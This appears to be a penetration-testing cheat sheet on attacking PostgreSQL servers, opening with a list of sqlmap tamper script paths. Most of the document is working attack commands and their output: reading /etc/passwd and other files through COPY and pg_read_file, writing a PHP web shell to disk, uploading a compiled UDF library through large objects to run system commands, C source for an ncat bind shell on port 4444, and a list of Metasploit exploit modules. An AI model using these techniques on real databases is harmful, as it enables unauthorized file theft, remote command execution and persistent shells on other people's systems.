/usr/share/sqlmap/tamper/between.pyc
/usr/share/sqlmap/tamper/bluecoat.py
/usr/share/sqlmap/tamper/chardoubleencode.py
/usr/share/sqlmap/tamper/charencode.py
/usr/share/sqlmap/tamper/charencode.pyc
/usr/share/sqlmap/tamper/charunicodeencode.py
/usr/share/sqlmap/tamper/charunicodeencode.pyc
/usr/share/sqlmap/tamper/commalessmid.py
/usr/share/sqlmap/tamper/concat2concatws.py
/usr/share/sqlmap/tamper/equaltolike.py
/usr/share/sqlmap/tamper/equaltolike.pyc
/usr/share/sqlmap/tamper/greatest.py
/usr/share/sqlmap/tamper/greatest.pyc
/usr/share/sqlmap/tamper/halfversionedmorekeywords.py
/usr/share/sqlmap/tamper/ifnull2ifisnull.py
```

```
/usr/share/sqlmap/tamper/informationschemacomment.py
/usr/share/sqlmap/tamper/lowercase.py
/usr/share/sqlmap/tamper/modsecurityversioned.py
/usr/share/sqlmap/tamper/modsecurityzeroversioned.py
/usr/share/sqlmap/tamper/multiplespaces.py
/usr/share/sqlmap/tamper/multiplespaces.pyc
/usr/share/sqlmap/tamper/nonrecursivereplacement.py
/usr/share/sqlmap/tamper/nonrecursivereplacement.pyc
/usr/share/sqlmap/tamper/overlongutf8.py
/usr/share/sqlmap/tamper/percentage.py
/usr/share/sqlmap/tamper/randomcase.py
/usr/share/sqlmap/tamper/randomcase.pyc
/usr/share/sqlmap/tamper/randomcomments.py
/usr/share/sqlmap/tamper/securesphere.py
/usr/share/sqlmap/tamper/sp_password.py
/usr/share/sqlmap/tamper/space2comment.py
/usr/share/sqlmap/tamper/space2comment.pyc
/usr/share/sqlmap/tamper/space2dash.py
/usr/share/sqlmap/tamper/space2dash.pyc
/usr/share/sqlmap/tamper/space2hash.py
/usr/share/sqlmap/tamper/space2morehash.py
/usr/share/sqlmap/tamper/space2mssqlblank.py
/usr/share/sqlmap/tamper/space2mssqlhash.py
/usr/share/sqlmap/tamper/space2mysqlblank.py
/usr/share/sqlmap/tamper/space2mysqldash.py
/usr/share/sqlmap/tamper/space2mysqldash.pyc
/usr/share/sqlmap/tamper/space2plus.py
/usr/share/sqlmap/tamper/space2randomblank.py
/usr/share/sqlmap/tamper/symboliclogical.py
/usr/share/sqlmap/tamper/symboliclogical.pyc
/usr/share/sqlmap/tamper/unionalltounion.py
/usr/share/sqlmap/tamper/unmagicquotes.py
/usr/share/sqlmap/tamper/unmagicquotes.pyc
/usr/share/sqlmap/tamper/uppercase.py
/usr/share/sqlmap/tamper/uppercase.pyc
/usr/share/sqlmap/tamper/varnish.py
/usr/share/sqlmap/tamper/versionedkeywords.py
/usr/share/sqlmap/tamper/versionedmorekeywords.py
/usr/share/sqlmap/tamper/xforwardedfor.py
/usr/share/sqlmap/tamper/xforwardedfor.pyc
```

postgresql

Hacking Postgres
https://github.com/nixawk/pentest-wiki/blob/master/2.Vulnerability-Assessment/Database-Assessment/postgresql/postgresql_hacking.md

Basic Knowledge of Postgresql
https://medium.com/@cryptocracker99/a-penetration-testers-guide-to-postgresql-d78954921ee9

How to get command execution with 9.x Postgresql
https://www.dionach.com/blog/postgresql-9x-remote-command-execution

Download Postgresql
https://www.enterprisedb.com/downloads/postgres-postgresql-downloads

Repository
https://www.postgresql.org/ftp/source/

select pg_read_file('postgresql.conf');

select pg_ls_dir('./');

Authors: < [nixawk](https://github.com/nixawk) >

----

###################
Read Files

```
CREATE TABLE word(t TEXT);
COPY word FROM '/var/lib/postgresql/flag.txt';
SELECT * FROM word limit 1 offset 0;
```

###################

###
RAW Steps to command execution
###

On Attacker Machine

```
gcc -I$(/opt/PostgreSQL/9.6/bin/pg_config --includedir-server) -shared -fPIC -o /opt/pgexec/pg_exec.so /opt/pgexec/pg_exec.c
```

Now upload the pg_exec.so to the victim machine

On Victim Machine

```
CREATE OR REPLACE FUNCTION system(cstring) RETURNS int AS '/lib/x86_64-linux-gnu/libc.so.6', 'system' LANGUAGE c STRICT;

\set c0 `base64 -w 0 /tmp/xaa`
INSERT INTO pg_largeobject (loid, pageno, data) values (16420, 0, decode(:'c0', 'base64'));

\set c1 `base64 -w 0 /tmp/xab`
INSERT INTO pg_largeobject (loid, pageno, data) values (16420, 1, decode(:'c1', 'base64'));

\set c2 `base64 -w 0 /tmp/xac`
INSERT INTO pg_largeobject (loid, pageno, data) values (16420, 2, decode(:'c2', 'base64'));

\set c3 `base64 -w 0 /tmp/xad`
INSERT INTO pg_largeobject (loid, pageno, data) values (16420, 3, decode(:'c3', 'base64'));

\set c4 `base64 -w 0 /tmp/xae`
INSERT INTO pg_largeobject (loid, pageno, data) values (16420, 4, decode(:'c4', 'base64'));

\set c5 `base64 -w 0 /tmp/xaf`
INSERT INTO pg_largeobject (loid, pageno, data) values (16420, 5, decode(:'c5', 'base64'));

\set c6 `base64 -w 0 /tmp/xag`
INSERT INTO pg_largeobject (loid, pageno, data) values (16420, 6, decode(:'c6', 'base64'));

\set c7 `base64 -w 0 /tmp/xah`
INSERT INTO pg_largeobject (loid, pageno, data) values (16420, 7, decode(:'c7', 'base64'));

SELECT lo_export(16420, '/tmp/pg_exec.so');
```

#POSTGRESQL HACK#

##DATABASE CONNECTION##

Please connect to **postgresql** database,

```
lab:~/ $ psql -h 127.0.0.1 -U postgres -W
```

##DATABASE COMMANDS##

```
postgres=# help
```

```
You are using psql, the command-line interface to PostgreSQL.
Type:  \copyright for distribution terms
       \h for help with SQL commands
       \? for help with psql commands
       \g or terminate with semicolon to execute query
       \q to quit
```

```
postgres=# \h
Available help:
  ABORT                            CREATE FOREIGN DATA WRAPPER      DROP SEQUENCE
  ALTER AGGREGATE                  CREATE FOREIGN TABLE             DROP SERVER
  ALTER COLLATION                  CREATE FUNCTION                  DROP TABLE
  ALTER CONVERSION                 CREATE GROUP                     DROP TABLESPACE
  ALTER DATABASE                   CREATE INDEX                     DROP TEXT SEARCH CONFIGURATION
  ALTER DEFAULT PRIVILEGES         CREATE LANGUAGE                  DROP TEXT SEARCH DICTIONARY
  ALTER DOMAIN                     CREATE MATERIALIZED VIEW         DROP TEXT SEARCH PARSER
  ALTER EVENT TRIGGER              CREATE OPERATOR                  DROP TEXT SEARCH TEMPLATE
  ALTER EXTENSION                  CREATE OPERATOR CLASS            DROP TRIGGER
  ALTER FOREIGN DATA WRAPPER       CREATE OPERATOR FAMILY           DROP TYPE
  ALTER FOREIGN TABLE              CREATE ROLE                      DROP USER
  ALTER FUNCTION                   CREATE RULE                      DROP USER MAPPING
  ALTER GROUP                      CREATE SCHEMA                    DROP VIEW
  ALTER INDEX                      CREATE SEQUENCE                  END
  ALTER LANGUAGE                   CREATE SERVER                    EXECUTE
  ALTER LARGE OBJECT               CREATE TABLE                     EXPLAIN
  ALTER MATERIALIZED VIEW          CREATE TABLE AS                  FETCH
  ALTER OPERATOR                   CREATE TABLESPACE                GRANT
  ALTER OPERATOR CLASS             CREATE TEXT SEARCH CONFIGURATION INSERT
  ALTER OPERATOR FAMILY            CREATE TEXT SEARCH DICTIONARY    LISTEN
  ALTER ROLE                       CREATE TEXT SEARCH PARSER        LOAD
  ALTER RULE                       CREATE TEXT SEARCH TEMPLATE      LOCK
  ALTER SCHEMA                     CREATE TRIGGER                   MOVE
  ALTER SEQUENCE                   CREATE TYPE                      NOTIFY
  ALTER SERVER                     CREATE USER                      PREPARE
  ALTER SYSTEM                     CREATE USER MAPPING              PREPARE TRANSACTION
  ALTER TABLE                      CREATE VIEW                      REASSIGN OWNED
  ALTER TABLESPACE                 DEALLOCATE                       REFRESH MATERIALIZED VIEW
  ALTER TEXT SEARCH CONFIGURATION  DECLARE                          REINDEX
  ALTER TEXT SEARCH DICTIONARY     DELETE                           RELEASE SAVEPOINT
  ALTER TEXT SEARCH PARSER         DISCARD                          RESET
  ALTER TEXT SEARCH TEMPLATE       DO                               REVOKE
  ALTER TRIGGER                    DROP AGGREGATE                   ROLLBACK
  ALTER TYPE                       DROP CAST                        ROLLBACK PREPARED
  ALTER USER                       DROP COLLATION                   ROLLBACK TO SAVEPOINT
  ALTER USER MAPPING               DROP CONVERSION                  SAVEPOINT
  ALTER VIEW                       DROP DATABASE                    SECURITY LABEL
  ANALYZE                          DROP DOMAIN                      SELECT
  BEGIN                            DROP EVENT TRIGGER               SELECT INTO
  CHECKPOINT                       DROP EXTENSION                   SET
  CLOSE                            DROP FOREIGN DATA WRAPPER        SET CONSTRAINTS
  CLUSTER                          DROP FOREIGN TABLE               SET ROLE
  COMMENT                          DROP FUNCTION                    SET SESSION AUTHORIZATION
  COMMIT                           DROP GROUP                       SET TRANSACTION
  COMMIT PREPARED                  DROP INDEX                       SHOW
  COPY                             DROP LANGUAGE                    START TRANSACTION
  CREATE AGGREGATE                 DROP MATERIALIZED VIEW           TABLE
  CREATE CAST                      DROP OPERATOR                    TRUNCATE
  CREATE COLLATION                 DROP OPERATOR CLASS              UNLISTEN
  CREATE CONVERSION                DROP OPERATOR FAMILY             UPDATE
  CREATE DATABASE                  DROP OWNED                       VACUUM
  CREATE DOMAIN                    DROP ROLE                        VALUES
  CREATE EVENT TRIGGER             DROP RULE                        WITH
  CREATE EXTENSION                 DROP SCHEMA
```

```
postgres=# \?
General
  \copyright             show PostgreSQL usage and distribution terms
  \g [FILE] or ;         execute query (and send results to file or |pipe)
  \gset [PREFIX]         execute query and store results in psql variables
  \h [NAME]              help on syntax of SQL commands, * for all commands
  \q                     quit psql
  \watch [SEC]           execute query every SEC seconds

Query Buffer
  \e [FILE] [LINE]       edit the query buffer (or file) with external editor
  \ef [FUNCNAME [LINE]]  edit function definition with external editor
  \p                     show the contents of the query buffer
  \r                     reset (clear) the query buffer
  \s [FILE]              display history or save it to file
  \w FILE                write query buffer to file

Input/Output
  \copy ...              perform SQL COPY with data stream to the client host
  \echo [STRING]         write string to standard output
  \i FILE                execute commands from file
  \ir FILE               as \i, but relative to location of current script
  \o [FILE]              send all query results to file or |pipe
  \qecho [STRING]        write string to query output stream (see \o)

Informational
  (options: S = show system objects, + = additional detail)
  \d[S+]                 list tables, views, and sequences
  \d[S+]  NAME           describe table, view, sequence, or index
  \da[S]  [PATTERN]      list aggregates
  \db[+]  [PATTERN]      list tablespaces
  \dc[S+] [PATTERN]      list conversions
  \dC[+]  [PATTERN]      list casts
  \dd[S]  [PATTERN]      show object descriptions not displayed elsewhere
  \ddp    [PATTERN]      list default privileges
  \dD[S+] [PATTERN]      list domains
  \det[+] [PATTERN]      list foreign tables
  \des[+] [PATTERN]      list foreign servers
  \deu[+] [PATTERN]      list user mappings
  \dew[+] [PATTERN]      list foreign-data wrappers
  \df[antw][S+] [PATRN]  list [only agg/normal/trigger/window] functions
  \dF[+]  [PATTERN]      list text search configurations
  \dFd[+] [PATTERN]      list text search dictionaries
  \dFp[+] [PATTERN]      list text search parsers
  \dFt[+] [PATTERN]      list text search templates
  \dg[+]  [PATTERN]      list roles
  \di[S+] [PATTERN]      list indexes
  \dl                    list large objects, same as \lo_list
  \dL[S+] [PATTERN]      list procedural languages
  \dm[S+] [PATTERN]      list materialized views
  \dn[S+] [PATTERN]      list schemas
  \do[S]  [PATTERN]      list operators
  \dO[S+] [PATTERN]      list collations
  \dp     [PATTERN]      list table, view, and sequence access privileges
  \drds [PATRN1 [PATRN2]] list per-database role settings
  \ds[S+] [PATTERN]      list sequences
  \dt[S+] [PATTERN]      list tables
  \dT[S+] [PATTERN]      list data types
  \du[+]  [PATTERN]      list roles
  \dv[S+] [PATTERN]      list views
  \dE[S+] [PATTERN]      list foreign tables
  \dx[+]  [PATTERN]      list extensions
  \dy     [PATTERN]      list event triggers
  \l[+]   [PATTERN]      list databases
  \sf[+] FUNCNAME        show a function's definition
  \z      [PATTERN]      same as \dp

Formatting
  \a                     toggle between unaligned and aligned output mode
  \C [STRING]            set table title, or unset if none
  \f [STRING]            show or set field separator for unaligned query output
  \H                     toggle HTML output mode (currently off)
  \pset [NAME [VALUE]]   set table output option
                         (NAME := {format|border|expanded|fieldsep|fieldsep_zero|footer|null|
                         numericlocale|recordsep|recordsep_zero|tuples_only|title|tableattr|pager})
  \t [on|off]            show only rows (currently off)
  \T [STRING]            set HTML <table> tag attributes, or unset if none
  \x [on|off|auto]       toggle expanded output (currently off)

Connection
  \c[onnect] {[DBNAME|- USER|- HOST|- PORT|-] | conninfo}
                         connect to new database (currently "postgres")
  \encoding [ENCODING]   show or set client encoding
  \password [USERNAME]   securely change the password for a user
  \conninfo              display information about current connection

Operating System
  \cd [DIR]              change the current working directory
  \setenv NAME [VALUE]   set or unset environment variable
  \timing [on|off]       toggle timing of commands (currently off)
  \! [COMMAND]           execute command in shell or start interactive shell

Variables
  \prompt [TEXT] NAME    prompt user to set internal variable
  \set [NAME [VALUE]]    set internal variable, or list all if no parameters
  \unset NAME            unset (delete) internal variable

Large Objects
  \lo_export LOBOID FILE
  \lo_import FILE [COMMENT]
  \lo_list
  \lo_unlink LOBOID      large object operations
```

###LIST DATABASES###

```
postgres=# \l
                                  List of databases
   Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-----------+----------+----------+-------------+-------------+-----------------------
 msfdb     | msfuser  | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
           |          |          |             |             | postgres=CTc/postgres
 template1 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
           |          |          |             |             | postgres=CTc/postgres
(4 rows)
```

###LIST DATABASE USERS###

```
postgres=# \du
                             List of roles
 Role name |                   Attributes                   | Member of
-----------+------------------------------------------------+-----------
 msfuser   |                                                | {}
 postgres  | Superuser, Create role, Create DB, Replication | {}
```

Please try more details about postgresql database.

##LIST DIRECTORY##

```
postgres=# select pg_ls_dir('/etc');
```

```
ERROR:  absolute path not allowed
postgres=# select pg_ls_dir('./');
      pg_ls_dir
----------------------
 postmaster.opts
 postmaster.pid
 pg_logical
 pg_clog
 postgresql.auto.conf
 pg_hba.conf
 cmd.so
 pg_multixact
 postgresql.conf
 pg_ident.conf
 global
 pg_stat_tmp
 PG_VERSION
 pg_dynshmem
 pg_twophase
 pg_xlog
 pg_notify
 pg_snapshots
 pg_tblspc
 pg_serial
 pg_stat
 base
 pg_subtrans
 pg_replslot
(24 rows)
```

##READ FILE##

method1

```
postgres=# select pg_read_file('postgresql.conf', 0, 200);
                pg_read_file
--------------------------------------------
 # -----------------------------           +
 # PostgreSQL configuration file           +
 # -----------------------------           +
 #                                         +
 # This file consists of lines of the form:+
 #                                         +
 #   name = value                          +
 #                                         +
 # (The "=" is optional.)  Whitespace m
(1 row)
```

method2

```
postgres=# drop table pwn;
ERROR:  table "pwn" does not exist
postgres=# CREATE TABLE pwn(t TEXT);
CREATE TABLE
postgres=# COPY pwn FROM '/etc/passwd';
COPY 27
postgres=# SELECT * FROM pwn limit 1 offset 0;
                t
---------------------------------
 root:x:0:0:root:/root:/bin/bash
(1 row)

postgres=# SELECT * FROM pwn;
                                      t
```

```
------------------------------------------------------------------------------
 root:x:0:0:root:/root:/bin/bash
 bin:x:1:1:bin:/bin:/usr/bin/nologin
 daemon:x:2:2:daemon:/:/usr/bin/nologin
 mail:x:8:12:mail:/var/spool/mail:/usr/bin/nologin
 ftp:x:14:11:ftp:/srv/ftp:/usr/bin/nologin
 http:x:33:33:http:/srv/http:/usr/bin/nologin
 uuidd:x:68:68:uuidd:/:/usr/bin/nologin
 dbus:x:81:81:dbus:/:/usr/bin/nologin
 nobody:x:99:99:nobody:/:/usr/bin/nologin
 systemd-journal-gateway:x:191:191:systemd-journal-gateway:/:/usr/bin/nologin
 systemd-timesync:x:192:192:systemd-timesync:/:/usr/bin/nologin
 systemd-network:x:193:193:systemd-network:/:/usr/bin/nologin
 systemd-bus-proxy:x:194:194:systemd-bus-proxy:/:/usr/bin/nologin
 systemd-resolve:x:195:195:systemd-resolve:/:/usr/bin/nologin
 systemd-journal-remote:x:999:999:systemd Journal Remote:/:/sbin/nologin
 systemd-journal-upload:x:998:998:systemd Journal Upload:/:/sbin/nologin
 avahi:x:84:84:avahi:/:/bin/false
 polkitd:x:102:102:Policy Kit Daemon:/:/bin/false
 git:x:997:997:git daemon user:/:/bin/bash
 colord:x:124:124::/var/lib/colord:/bin/false
 postgres:x:88:88:PostgreSQL user:/var/lib/postgres:/bin/bash
 lab:x:1000:1000::/home/notfound:/bin/bash
 stunnel:x:16:16::/var/run/stunnel:/bin/false
 dnsmasq:x:996:996:dnsmasq daemon:/:/usr/bin/nologin
 mongodb:x:995:2::/var/lib/mongodb:/bin/bash
 mysql:x:89:89::/var/lib/mysql:/bin/false
 sslh:x:994:994::/:/sbin/nologin
(27 rows)

postgres=# DROP table pwn;

```

##WRITE FILE##

```
postgres=# DROP TABLE pwn;
DROP TABLE
postgres=# CREATE TABLE pwn (t TEXT);
CREATE TABLE
postgres=# INSERT INTO pwn(t) VALUES ('<?php @system("$_GET[cmd]");?>');
INSERT 0 1
postgres=# SELECT * FROM pwn;
              t
--------------------------------
 <?php @system("$_GET[cmd]");?>
(1 row)

postgres=# COPY pwn(t) TO '/tmp/cmd.php';
COPY 1
postgres=# DROP TABLE pwn;
DROP TABLE
```

##UDF HACK##

###COMPILE SOURCE###

```
lab: / $ git clone https://github.com/sqlmapproject/udfhack/
```

```
lab: / $ gcc lib_postgresqludf_sys.c -I`pg_config --includedir-server` -fPIC -shared -o udf64.so
lab: / $ gcc -Wall -I/usr/include/postgresql/server -Os -shared lib_postgresqludf_sys.c -fPIC -o lib_postgresqludf_sys.so
lab: / $ strip -sx lib_postgresqludf_sys.so
```

###COMMAND EXECUTION###

transfrom udf.so to hex strings.

```
lab:~/ $ cat udf.so | hex
```

upload udf.so with databse features.

```
postgres=# INSERT INTO pg_largeobject (loid, pageno, data) VALUES (19074, 0, decode('079c...', 'hex'));
INSERT 0 1


postgres=# SELECT lo_export(19074, 'cmd.so');
ERROR:  pg_largeobject entry for OID 19074, page 0 has invalid data field size 3213
postgres=# SELECT setting FROM pg_settings WHERE name='data_directory';
        setting
------------------------
 /var/lib/postgres/data
(1 row)
```

Library is too large, and we need to split it to some pieces. Please read https://github.com/sqlmapproject/sqlmap/issues/1170.

```
postgres=# select * from pg_largeobject;
 loid | pageno | data
------+--------+------
(0 rows)

postgres=# SELECT setting FROM pg_settings WHERE name='data_directory';
        setting
------------------------
 /var/lib/postgres/data
(1 row)

postgres=# SELECT lo_creat(-1);
 lo_creat
----------
    19075
(1 row)

postgres=# SELECT lo_create(11122);
 lo_create
-----------
     11122
(1 row)

postgres=# select * from pg_largeobject;
 loid | pageno | data
------+--------+------
(0 rows)

postgres=# INSERT INTO pg_largeobject VALUES (11122, 0, decode('079c...', 'hex'));
INSERT 0 1
postgres=# INSERT INTO pg_largeobject VALUES (11122, 1, decode('a28e...', 'hex'));
INSERT 0 1
postgres=# INSERT INTO pg_largeobject VALUES (11122, 2, decode('1265...', 'hex'));
INSERT 0 1
postgres=# INSERT INTO pg_largeobject VALUES (11122, 3, decode('c62e...', 'hex'));
INSERT 0 1
postgres=# SELECT lo_export(11122, '/tmp/cmd.so');
 lo_export
-----------
         1
(1 row)

postgres=# SELECT lo_unlink(11122);
```

```
 lo_unlink
-----------
         1
(1 row)
```

upload library successfully, and then create Postgresql FUNCTION.

```
postgres=# CREATE OR REPLACE FUNCTION sys_exec(text) RETURNS int4 AS '/tmp/udf64.so', 'sys_exec' LANGUAGE C RETURNS NULL ON NULL INPUT IMMUTABLE;
CREATE FUNCTION
postgres=# CREATE OR REPLACE FUNCTION sys_eval(text) RETURNS text AS '/tmp/udf64.so', 'sys_eval' LANGUAGE C RETURNS NULL ON NULL INPUT IMMUTABLE;
CREATE FUNCTION
```

Execute commands with **sys_exec**, and nothing returns.

```
postgres=# SELECT sys_exec('id');
 sys_exec
----------
        0
(1 row)
```

Please clear functions after commands execution.

```
postgres=# DROP FUNCTION sys_exec(text);
DROP FUNCTION
postgres=# DROP FUNCTION sys_eval(text);
DROP FUNCTION
```

###BIND SHELL###

```
// bind shell on port 4444
#include "postgres.h"
#include "fmgr.h"
#include <stdlib.h>

#ifdef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif

text *exec()
{
    system("ncat -e /bin/bash -l -p 4444");
}
```

compile source code,

```
lab:postgres_cmd/ $  vim nc.c
lab:postgres_cmd/ $  gcc nc.c -I`pg_config --includedir-server` -fPIC -shared -o nc.so
lab:postgres_cmd/ $  strip -sx nc.so
```

copy nc.so to postgresql tmp path, or you can upload so file with database features.

```
lab:postgres_cmd/ $  sudo cp nc.so /tmp/systemd-private-374c1bd49d5f425ca21cca8cc6d89de7-postgresql.service-SKrVjI/tmp/nc.so
```

create FUNCTION exec for bind shell. And client connects to target.

```
```

```
postgres=# CREATE OR REPLACE FUNCTION exec() RETURNS text AS  '/tmp/nc.so', 'exec' LANGUAGE C STRICT;
CREATE FUNCTION
postgres=# SELECT exec();
server closed the connection unexpectedly
    This probably means the server terminated abnormally
    before or while processing the request.
The connection to the server was lost. Attempting reset: Failed.
```

##METASPLOIT POSTGRESQL MODULES##

```
use auxiliary/admin/postgres/postgres_readfile
use auxiliary/admin/postgres/postgres_sql
use auxiliary/scanner/postgres/postgres_dbname_flag_injection
use auxiliary/scanner/postgres/postgres_login
use auxiliary/scanner/postgres/postgres_version
use auxiliary/server/capture/postgresql
use exploit/linux/postgres/postgres_payload
use exploit/windows/postgres/postgres_payload
```

#REFERENCES#

https://github.com/sqlmapproject/udfhack/
https://github.com/sqlmapproject/sqlmap/issues/1170
http://zone.wooyun.org/content/4971
http://drops.wooyun.org/tips/6449
http://bernardodamele.blogspot.com/2009/01/command-execution-with-postgresql-udf.html